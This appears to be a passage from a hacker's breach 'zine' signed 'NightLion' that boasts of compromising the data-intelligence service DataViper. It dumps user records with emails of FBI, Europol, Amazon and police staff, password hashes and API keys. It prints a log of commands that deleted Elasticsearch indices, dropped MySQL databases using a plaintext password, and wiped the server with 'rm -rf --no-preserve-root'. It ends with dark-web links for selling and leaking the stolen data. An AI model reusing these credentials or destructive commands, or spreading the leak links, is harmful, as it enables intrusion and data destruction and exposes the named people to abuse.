last_name	company	api_key		
vinny@nightlionsecurity.com	dvdadmin	\$2y\$10\$mri/Q94sKcYcliFpgRka0uX2rNzrEfFuQJd3fv9saPa/buw.qW	DV	Admin
KFMWXrsoAQMWda3NalhfApUrF3SkDSJFCOHm4ai1g6W3Ntoew5yWS6vzXfOnXcYY7Ij6i9UXuQ1ymfUTxe0ER6tQxHK4edmcscMt				
dev@dataviper.io	dvdevops	\$2y\$10\$R16iIOVntzLK2Xlt4ywTOOGguvOnw3qkkusNveRusa5S3fx9eRMGC		
bob@securitydiscovery.com	bob@securitydiscovery.com	\$2y\$10\$CMYLR32HQyojsN54pubVO5muj7lnVVbdEVkGKAHkr4DWILpxeoc6	BobV1p3rTmp001	Bob
Security Discovery				
dharmeshbokadiya@knovator.in	Knovator	\$2y\$10\$6HMFpVa1GPemqJMrQpV3.WpXUgbfWTsNajVFxasboHBhri1RwzW.	Knovator	Knovator
mvanderbunt@fbi.gov	mvanderbunt@fbi.gov	\$2y\$10\$3ktEYHx6Rqn57i1hR3MRuGzL5qTluuFiDuY.Dq0leH4iqI3MCoUK	Marla	Vanderbunt
jcran@intrigue.io	jcran@intrigue.io	\$2y\$10\$470CcHy46M7iTIZtZA9aiOCelH2MoXKO9oJUMwPC0cMMHZTRjLdDu	Jonathan	Cran
jedecapua@fbi.gov	jedecapua@fbi.gov	\$2y\$10\$/L6DZ8NENey7FWEaViQ32ObMnzv.LcMSU8tO0.3lI9VYOcCmRAD0a	Joel	Decapua
Alexander.Gutwin@europol.europa.eu	Alexander.Gutwin@europol.europa.eu	\$2y\$10\$lzSfJ.xWbFFjqFHGVqMMuOKnjO6azjY1jgJ4MwGpFH2P72kVvMic.	Alexander	Gutwin
Catarina.Nunes-Ladeira@europol.europa.eu	ep-cnI	\$2y\$10\$/JFLHJw9OpSjeS4pedchaOXAb2gOxm5tBIQSc0KzZ/dW9TSr1mmFG	Catarina	Nunes

|
UgUC8bc5DoNM7ZfQpq5vzR9rKCzryPYGpig8QvOKLdXVZvgBVUxbAmDLzWuKcwLkJz1GmSyHWxxpNXoSXpovkXIG2M93E5CRotV
h |
| spfarr@amazon.com | spfarr@amazon.com |
\$2y\$10\$hL1dBQfCIA5hyXtk4aZGGOo2baHKb0iGfDWwY4lXmpj4bd/Nqgiki | | Amazon | Trial1 | Amazon
| eCaU1XRT8XHEcoOzBt972p1GGN2nrqCJPYVbsnpAaF5BZJ3SdzNVUuMswSrQRC4OtCkf0AhE9ROhZca2lqaPzj9xtiu45oZ2guG |
| acflorin@amazon.com | acflorin@amazon.com |
\$2y\$10\$TVmeCUUXsSQIHerepduple1apQoDqwnXrPj0gS0b64Qj5kcGK2kxO | | Alexandru | Florin-cristian | Amazon
| R6UNy4dneojFH9y9S4tNFyk41XIoMz8zrVtU10jcSyzwJmbfJ3UX37osh3YkFsEQzQRteeCUv7l1tr97JcLJ55bVesfrPQjDN4mU |
| heathcoa@amazon.com | heathcoa@amazon.com |
\$2y\$10\$xmZtij5LJdzkFnjLXXK9FubJtifYBUd9Eb76kbBHjii64lJSqlSA | | Aric | Heathcoat | Amazon |
XzxcdMyJ9Me6qz7nIMxdxMbkvwwS5XlqqmiprCdLu3KnEbpXYORi9wkTiXC7hnhgStBMMA6K2QyFTvkKE9GuC3HBB9FEBz4wxFDf
|
| gdorton@amazon.com | gdorton@amazon.com |
\$2y\$10\$yQCIM2iV3GBQojaUlgjeVeSEFBdbIDUMnQAZm3ZghVqhgcblgHYHm | | Glen | Dorton | Amazon
| LplyRXBnsxFLXjduhDzjbzil6vzt1eVX9s7VI3wrK5uMeOFiW1Ve7VWVUFUHOUn1WqyEqmtc2i8oKywG0ehYoigorWKvLm5T6AdNU
|
| vonjason@amazon.com | vonjason@amazon.com |
\$2y\$10\$.qwMBZw1gNd1E2x7ajF5Su3z03J98rsuqmEGfmv17gMkonuOYD6W | | Jason | VonBargen | Amazon
|
V37Lyx0qXe2id8H4msZB5nW5EjIKHlo5mCY20YHIMgGbyFh7epPOCiTvmaNGyYoLeShWpWmBLZpLNLwUbSxoTveZOjgzusCB7Ox
P |
| dgilich@amazon.com | dgilich@amazon.com |
\$2y\$10\$vlmGAsjh4laLTmHvZgfJLOGjkbNC1uJGd1X3Jaa5pLpIOVvR/aX9C | V1p3i_72hChair | Denny | Gilich | Amazon
|
NURCKMCWOzC512KI7VpKt1j6GeqEQDGVUov3i55JHyMzHbjlHghZUWX54qV0unjWK2A20Rji5qXevxA8BQJ6FIJ1O9GP3HxmpJwj
|
| psarosh@amazon.com | psarosh@amazon.com |
\$2y\$10\$5tVKpxNDFHX0nyydRuLFWOKTiKDJ2MFbclMcEale2Udk4o013DA0G | V1p3i_72hChair | Sarosh | Petkar |
Amazon |
Valro3Xu1egP6SqTzj1tQR2xf7DubliE1sweDCygyYBbAUss8pAGLxFOAnzzFfez904OadG7gFroCGfmWpeVxGjGJpTfU2im9ETC |
| aalmarri@dubaipolice.gov.ae | aalmarri@dubaipolice.gov.ae |
\$2y\$10\$aeU2J3gxUYaDu6XlmRw52.u1tjGvKEbhpR0m5723CyJd9kMZZFwFq | | A | Almarri | Dubai Police |
J1xEc4sMOZOT8kUNraWbbUAXjyfUIU2kugxuzrcOxinClnP8calWlec3l8r3B1lCvXCCS4wp1jAIDa5QDVedrWDgbKNqbVuGehrl |
| k.alhosani@dubaipolice.gov.ae | k.alhosani@dubaipolice.gov.ae |
\$2y\$10\$CZG9zN34Bu5Qscb/Xlww7ef3ww2YrBID2IVsDr7ZycWM9E7.LROM. | | Khalil | Hosani | Dubai Police
| Xk85hkSbN2X8EF0dMobBehbudxPiMgdUzXyYZQZ8XnK6uspSTmy4kLkFAEK4YUeNbSkfDbu0wLhWueayOlsRCF4Ur6ehCzE4uxL
|
| swamsley@protonmail.com | swamsley@protonmail.com |
\$2y\$10\$Y.gXhSnME8xyIKUhcXlfgOQBp8KND9YpFce6Eol8qpW/40vKJOhyO | | Steve | Wamsley | Data Viper
| vXI3bXqdR8lxunpcZ3FAXKMQRpolaRbaE3FB35zB9TZyH6ELaoNZqepHTJtgAEGMRpsYxaXUpCEOVJn3O0Ect44v5pobtGnMpJZ |
| scraper@dataviper.io | scraper |
\$2y\$10\$CpJcysp4t9ag2rLdpssyg.kois9auHNpGAllrPToq3PVK/5X5mCP6 | | Scraper | User | Data Viper |
JTlig7BrLyKfjY3XJuK8NyfroQALGlvsuc37QU0ijsq6EKQJxlbP0aoMEeE2AzlnZCFRs1xegC1rlvEu52i3yX7tF7hUfMnjasw |
| aheid@securityscorecard.io | aheid@securityscorecard.io |
\$2y\$10\$PohlZEEWKg6hQq5k0XCKqeVJOnamL0Uo13d6/WJtlvJlqIH58FxlC | | Alex | Heid | SSC |
5UMzgfpPa2J0Ni7sS1sWaaZLd63LxgTBBMIhLk4cVE1toyFrFrYhUlartcleXYuJF8EPXUSPTpjeJN70h2bAnmjb38IRPDIiBkdJ |
| provider.zestgeek@gmail.com | provider.zestgeek@gmail.com |
\$2y\$10\$clwQsJEGJgiAK85fU4I2ePujBQlyBaQylnLiveEi0XxytQWwsx8W | | Zestgeek | Developer | Zestgeek |
N8njywhkhBzOG5C2XqzDzy7txYRCpVc0dw7sxnfxOeMfH2jVRTaxUOVtMjeJxHZ9p7DR0ebpFWyrBDQvKzaA35flsXsQUxN6oiSe |
| sp@nightlionsecurity.com | sp@nightlionsecurity.com |
\$2y\$10\$KaaOKWJKZ5JUN.t71Nd5MeaSIKb0Ycfz/53HDV9EwQcEXTUxL/F3S | | Shweta | Patel | Night Lion |
g9ub4uDfYSGbkrQz3IMljl6hvoYsqIG5OIrt4FOV6faffHKhwlterTVU6wttlJyyKIqirv0HkO5KhMo6uBbu8jNealRnKWHPXXb |

```

+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+

```

Look at that handy clear_password column ! #secure
 Only two users changed passwords during the timespan of the breach .

```

+-----+-----+-----+-----+-----+
---+
| email                | username                | password                | first_name | last_name |
+-----+-----+-----+-----+-----+
---+
| jedecapua@fbi.gov    | jedecapua@fbi.gov    | $2y$10$ql0FWkJrcTn75EgswavTuB5SGxcamiZjIRllWFQL2uMdNeSvKUwW | Joel   | Decapua   |
| Catarina.Nunes-Ladeira@europol.europa.eu | ep-cn1                | $2y$10$PxdkXxa7lkkFaEwKOLt5D.51qlbfXGMgv1F/sxFOHeEqouFHEMRJy | Catarina | Nunes    |
+-----+-----+-----+-----+-----+
---+

```

They also recorded the searches in their DB so you check out the SQL if you're interested in that .

- [1] <https://app.dataviper.io/proof.txt> (<https://web.archive.org/web/20200709132020/https://app.dataviper.io/proof.txt>)
 [2] <https://apidocs.dataviper.io/>

~~~~~  
Analysis of "Investigation Report"  
~~~~~

On the DataViper server I got a copy of the "Investigation Report" that Vinny has been working on . Please note that the copy in this leak is from December 2019 and may not be exactly the same as what he intends to release but I imagine it's very similar . I am not going to do a full review of it as it is genuinely a disorganized mess but I'll bring up some points here .
At many points he fails to substantiate his claims or the links between aliases .

Page 13: "it was revealed that all communication was run through a PHP-based translator."

What does he mean here? The chat log immediately after doesn't show this and later he claims all TDO members are first-language English speakers anyway .

Page 29: "This threat actor likes to create confusion and deception by stealing the handles of known hackers."

And Vinny takes it hook, line, and sinker and just believes they're all the same person . He consciously knows this and yet released this ridiculous report !
Take note that he will also use this line of thinking to dismiss any evidence to the contrary of his theory at multiple points in his "report" .

Page 42

Vinny thinks ROR[RG] and F3ttywap are shared aliases when they're not . It is extremely unlikely any of these actors share aliases other than the over-arching labels e.g. TDO .

I find it really hilarious that Vinny thinks Peace of Mind is somehow this 19 year old kid from Calgary . I know that Peace of Mind didn't hack the sites he sold but still, they were mainly from 2012 . He was at least in contact with those who did . This Christopher kid would have been 11 or 12 years old at the time . Do you really think he would have had contact with the same people?
Another thing to mention, why are you leaking this kid's phone number? What purpose does that serve to the public? How sure are you that this kid is who you say he is?

Again this reads more like a skiddy dox than a professional report .

Vinny thinks NSA (Christopher Meunier) and Cyper are different people but are also the same . Again just more confusion in this report .

Page 67 ignores the fact that KickAss had coding challenges in place for new members which is probably where these code samples originate . They are also small simple code samples which means code stylometry will be a lot less accurate on them .

Leave the cybercrime investigations to the FBI kid .

If you want to read a proper OSINT report I would recommend either Bellingcat [1] or RecordedFuture [2] . They do a much better job .

[1] <https://www.bellingcat.com/category/resources/case-studies/>

[2] <https://www.recordedfuture.com/tessa88-identity-revealed/>

Other data breaches

DataViper contained several undisclosed breaches . MGM Grand Hotels is included in the dataset with 142 million entries and was imported by Vinny on November 30th 2019 . This number is very different to the 10.7 million number that they stated were affected [1] . This indicates that MGM knowingly misreported information regarding this data breach and that Vinny is aware of this misrepresentation .

FiveStars is another data breach that is in DataViper but not publicly disclosed . It was imported in November 2019 . It is unclear where it was reported to them and they failed to notify their users or if Vinny did not notify FiveStars . The same is true of Zumiez.com (160 million), Avito.ru (30 million), Mamba.ru (13 million), MyVestige.com (11 million), LocateFamily.com (11 million), and others .

[1] <https://www.zdnet.com/article/exclusive-details-of-10-6-million-of-mgm-hotel-guests-posted-on-a-hacking-forum/>


~~~~~  
Destruction  
~~~~~

```
root@app:~$ curl -X DELETE "http://node1:9200/dvf-001"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dvp-001"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dvp-002"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dvp-003"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/.elastichq"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n208"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n207"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n206"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n205"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n204"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n203"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/.kibana_task_manager_1"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n103"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n202"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n201"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n102"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-dev"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/.apm-agent-configurati"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-n101"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/.kibana_2"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/.kibana_1"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/.kibana_3"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/.tasks"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-i002"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/paste-001"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dv-i001"
```

```
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/dev-forums"
{"acknowledged":true}
root@app:~$ curl -X DELETE "http://node1:9200/reindexed-v7-dataviper"
{"acknowledged":true}
root@app:~$ curl 51.79.99.83:9200/_cat/indices?v
health status index uuid pri rep docs.count docs.deleted store.size pri.store.size
root@app:~$ mysql -u viperwebadmin -pVipSQL00dh8yo -e "DROP DATABASE viperdev;DROP DATABASE viperusers;DROP
DATABASE viperwp; DROP DATABASE mysql;"
root@app:~$ cd /
root@app:/$ rm -rf --no-preserve-root * 2>&1
root@app:/$
```

Conclusions

Well I hope you all enjoyed this read, it's been a while since we've had a good zine, eh ? I wonder if Vinny will notify all 15 billion victims of this data breach . I have attached my PGP key and signed this document with it . You can use this key to verify any future releases or whether you are talking to me or some scammer/security charlatan .

If you wish to send me interesting things for a follow-up zine (chat logs, BTC transactions, etc) you can email me at nightlionleak@protonmail.com . Include a PGP key if you want a response .

I am selling a lot of the data from DataViper's servers on Empire Market . You can visit my profile here to purchase the data:
<http://erj7kwqkdkl73ewsuq6stztex2tehk2aidxlex3btrfnjqax3ucvgyd.onion/u/NightLion>

I am also leaking DataVipers source, DB and some other data here:
<http://fuvinnyziawisxgaetgrchidifxk377jdkqj56baqfsxbwkjmg24oeqd.onion>

See you around,
NightLion

gr33tz to H0N0, RiskyBiz, Ac1dB1tch3z, floorgang, HQS, Brian "The Krebinator" Krebs, el8, HTP, the Akina Speedstars, RaidForums, fridge botnet owners, SleeperS Crew, Lulzsec, Phineas Fisher, Troy Hunt

FUCK VINNY TROIA
FUCK THE FEDERAL RESERVE
#BLACKLIVESMATTER
#FREPALESTINE
#HUNTINGCYBERCRIMINALS

~~~~~  
My PGP Key  
~~~~~

- -----BEGIN PGP PUBLIC KEY BLOCK-----

mQENBF8Fwj8BCACwnWjExk4QcGUDh4EAAi/WfClfhracN4oO+74k6e2LLSjewk8V
3cJGnChyj87kmLx+vLI2hWBdnd3Dpul5HKWorclG6ajky/eOhEhccTCN7IWvyP2W
QSyzz+0nwAym5SojpPFAt3CeSPHBVMh9ThwmzeQq2u3U8Aku9M6rfVIJn3nRArnZ
qrhPcG02NX2xDJcMlfSbLR57upG4+uJB+oaDfEJlPKKe3L5WWnpa1sHsTUDFuhgk
RgXrFzyYDDk5pbR80OEQm7cjTZerpRiyk/NV4zMrDeRki+K+thUWatOgiVrlv4zy
xQNNrGNb23SNLJNYQAoXLDGBTrTDzV8EnpGpABEBAAG0KE5pZ2h0TGlvbiA8bmln
aHRsaW9ubGVha0Bwcm90b25tYWlsLmNvbT6JAVQEEwEiAD4WlQS2v9uj7Yt7p8zR
S4GrU+f8zO+yuQUCXwXCPwlbAwUJA8JL8QULCQgHAgYVCgkICwIEFglDAQIeAQIX
gAAKCRcRU+f8zO+yuZxXB/9CweUhcscUVT3a2ffoBsrsQq7bJrFe5jUPeMaHi0KO
evAezH/DIEbKxRlZ+zMFazxd/FjsExlyWI+VBxPkUuQq1NbjSElBDR4Yz+J/V8SS
saUBCntBFoKF3QHjOK1hT+aw21bJsnQumVqqIWI458WSh+SjGc/Y2VYty3ralWV8
gquxW9UMDsEnhDStOI2Zgtvm+EShHAzb7XBJ2nSBqxssRJ8PsVZnvuNnpXMsakQ5
X+aJILfFk9W5ocW15LxU+WwRojACvLxpXpJN9ZcBYfM0yFdX/Wemj9xh5z4CZ+uN
2EZ7immPb+rwvday6Fbc/8JbtEOcQtMIY08sDNV9AEixuQENBF8Fwj8BCAC6HjxH
KL2c/lfzLsdVvADW/ZWqkETkC5sh97khLvofM1Pnm9Mn8PkFEEPWojFaTRpfRI5
6EmI9KhIYpcMU9wjFe5+oVfsqsF+l+tbjmO8yPTDW/PwlxUvDc3RnvQ0XZ27g1pl
+VVan3zmJ/ukR1KlslaUi10Bv4kBoYt9gib9wiGMb/LTdJv7jASA4gx7zSHmOsIV
AR91aYeCEvETK7hVfrf0ejGQf15or51/Fp+KuxMICIFkKUpoM1doC26SbdScOk9Z
EulW5a2piOymSs23v3yW63yx3gVr7UAlfEbQ93SvMDWg9jU4ywuSAA0X0t/2V9jX
j2dy5Y/kJAUYDpUZABEBAAGJATwEAGAEIACYWlQS2v9uj7Yt7p8zRS4GrU+f8zO+y
uQUCXwXCPwlbDAUJA8JL8QAKCRcRU+f8zO+yuSZHCACfodSLFmSYGSDXuUj1mDi
vQyHD1il7mJ9Jkmlj8h3s9qsLNYeX4awbSh9C0clXM3fc1kMNyGzAvBkQ5RESZF4
C26b7UObQfig+Q1/NKU3JRJ4POf4xubJnKV7bMucOw4pVRtsb2OQD0X20SmCmhZ9
kaqe69sy4XhE5gqh5zUEig5dR2VBZGAPBGgPkdQ/xuNFnlvT6flzvVkcjQd6L/x
Y+P//gnyLUuXepkcO9tk+HKUUr3XxCgcCGObtrSLbqa+vvZoV9jCA+48QgkbgolX
JN7SHbShpvPmB6u+ZBx4h3I1cb077FTEQYDTLa2Hp3fv0x2lrTTQMCSMw2wc8/P
=NG59

- -----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP SIGNATURE-----

iQEzBAEBCAAAdFiEEtr/bo+2Le6fM0UuBq1Pn/MzvsrkFAI8LI8kACgkQq1Pn/Mzv
srkClwgAiuu9FfmXTmgzkeGAzM87v3A1p0lQbAg6v6t7sTsl4xEswVgdrvXTfr+R
uiR/Lqic95sulTSfISnnTm6J7qX1giEPd4kp1aEAabM/V/UryDLLNRDdgcPxbWJ
wV2zbiz1uVx00J00lbGspjpdU5jgREdolkJRe/TD6nPRwPfglq/TjkXQKE9TeylW
5+tTS6taeLjNB/IDyZpN+7zB+P3KGysXhG4aE4Zm0hragsmfptJ3ghP/WLCztqZ
KerBJzJEED8uzAt2in0GjYf0Ql/BNg+Cze7BbJb8Hn8jTQ5ArZJmJ/SI2DYXXC
mce17l1UGl7QTaQCDOBJ7IMkD4hSQ==
=0Abk

-----END PGP SIGNATURE-----